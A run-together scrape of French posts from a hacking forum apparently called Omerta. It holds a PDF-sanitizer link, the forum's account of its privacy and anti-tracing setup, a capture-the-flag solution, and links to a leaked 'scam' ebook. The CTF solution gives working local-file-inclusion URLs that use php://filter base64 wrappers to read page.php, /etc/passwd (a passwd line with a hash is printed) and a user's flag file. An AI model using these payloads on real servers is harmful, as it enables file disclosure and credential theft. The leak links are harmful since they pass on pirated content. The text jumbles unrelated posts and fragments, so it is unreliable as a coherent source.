
 Et voila, au moins vous aurez plus peur d'ouvrir des pdf sur des forums x) [hide] https://github.com/firstlookmedia/dangerzone [/hide] [hide] https://dangerzone.rocks/ [/hide]Bonjour Omerta, Voici un topic assez cours sur une partie de la sécurité mise en place sur notre forum. Premièrement, nous n'enregistrons pas de journal de vos IPs: https://omerta.la/confidentialite/. Pour ce qui est de notre infrastructure: nous hébergeons Omerta derrière plusieurs niveaux de nos propres serveurs qui communiquent de manière chiffrée entre eux et ont leurs disques chiffrés. De plus, Omerta n'opère dans aucune région avec des lois de divulgation des clés de chiffrement et ne divulgeras donc pas celles-ci volontairement. Omerta n'aideras en aucun cas qui que ce soit à déchiffrer ces données. Une demande de données des forces de l'ordre de la région dans laquelle Omerta opère ne recevras donc que peu voir aucune information. Pour ce qui est de Cloudflare, nous sommes obligés de l'utiliser car c'est le meilleur cdn et bien configuré un très bon anti-ddos, nous nous sommes assurés via notre infrastructure que l'ip de notre serveur ne seras jamais divulguée. Nous avons aussi, pour cacher notre ip fait attention à ne laisser aucune vulnérabilité permettant de récupérer l'ip de notre serveur sur nos forums (contrairement à beaucoup d'autres forums). Nous sommes, a ma connaissance, ce qui est assez ironique, le seul forum de hacking à ne pas utiliser google analytiques. Pour finir, je voudrais dire que nous vous encourageons, en tant que forum prônant la liberté d'expression de vous enregistrer via un vpn/tor et un mail fraîchement créé (il ce doit tout de même d'être valide en cas de vérification). Nous aurons beau prendre le plus de mesure possibles pour votre sécurité, ça ne signifie pas que vous êtes un super-héros anonyme ou que vous devez nous faire confiance. Il existe de nombreuses méthodes de vous retrouver. Nous faisons de notre mieux mais ne négligez pas votre propre sécurité.Alors voila enfin le temps de la solution : Pour commencer, il vous fallait trouver une page qui pouvait être exploitable et ça la plupart vous avez réussis, la page est celle-ci : https://challenge0day.000webhostapp.com/page.php?p=single.php Vous voyez donc que cette permet à partir d'une page d'en accéder une autre alors la vous pensez tout de suite à une lfi ! (non personne y à pensé x() Donc à partir d'ici vous allez tester d'accéder à d'autres pages et path mais vous voyez que ce n'est pas possible. C'est la que le premier indice rentre en jeux, php://wrapper. Ensuite il ne vous reste plus qu'à encoder la page page.php pour en voir le code source et voir comment elle fonctionne : https://challenge0day.000webhostapp.com/page.php?p=php://filter/convert.base64-encode/resource=page.php Vous avez donc ici le code source de la page en base64, allez sur un décodeur en ligne et trouvez le code source. Vous voyez dans le body ceci: <?php if (isset($_GET["p"]) and $_GET["p"]!="../../etc/passwd") { include $_GET["p"]; } else { echo "protection against attacker"; header('Location: index.php'); } ?> Vous accédez donc au fichier passwd de la même façon que pour voir le code source de la page : https://challenge0day.000webhostapp.com/page.php?p=php://filter/convert.base64-encode/resource=../../etc/passwd Vous voyez l'utilisateur matt que l'on recherche et par la même occasion le path de ces fichiers : matlecon:f8fk3j1OIf31.:182:100:Matfamily:/home/matlecon/:/bin/csh Vous accédez donc à son path + flag.txt de la même façon que toujours : https://challenge0day.000webhostapp.com/page.php?p=php://filter/convert.base64-encode/resource=../../home/matlecon/flag.txt Et voila, vous avez le flag c'était pas si compliqué que ça ^^. Merci encore une fois à @JuneDaypour ce merveilleux challenge qui m'auras trigger au début x). Petit ajout si vous voulez en savoir plus sur les lfi et php wrapper :Bonjour 0day, Donc voila si vous en avez pas entendu parler Baronnet Noir sortait hier son ebook de 175 pages sur "toutes ces connaissances" pub par TIGER et ces potes qui n'avaient jamais vus l'ebook... (ce qui as pas mal aidé le scam je pense ^^). Déjà, du fait que ce soit un ebook de leave ou même qu'il y ait 175 pages de connaissances on pouvait voir le scam arriver. Ce qui devait arriver est bien arrivé et cet ebook est bien juste du scam : Le leak n'est donc pas très utile mais vous permettras de voir ce scam et de faire plus attention à l'avenir ^^ : [hide] 1- https://sql.gg/download/WYgzYo2_cq3d-cmGhXQ-lJVi3u29zZPE 2- https://sql.gg/download/H7Qtd4VvC59Si2gEDI2QNpStFp9ADVlm [/hide] (Ps: C'est pas moi qui l'ai buy)
 et même possibilité d'acheter du btc par applepay mtn ^^nopbv je connais même pas mon tld honte à moimerci edit: pk jai leech yavait mm pas de hide x(
Information importante
Accepter Conditions d’utilisation, Politique de confidentialité et Règles.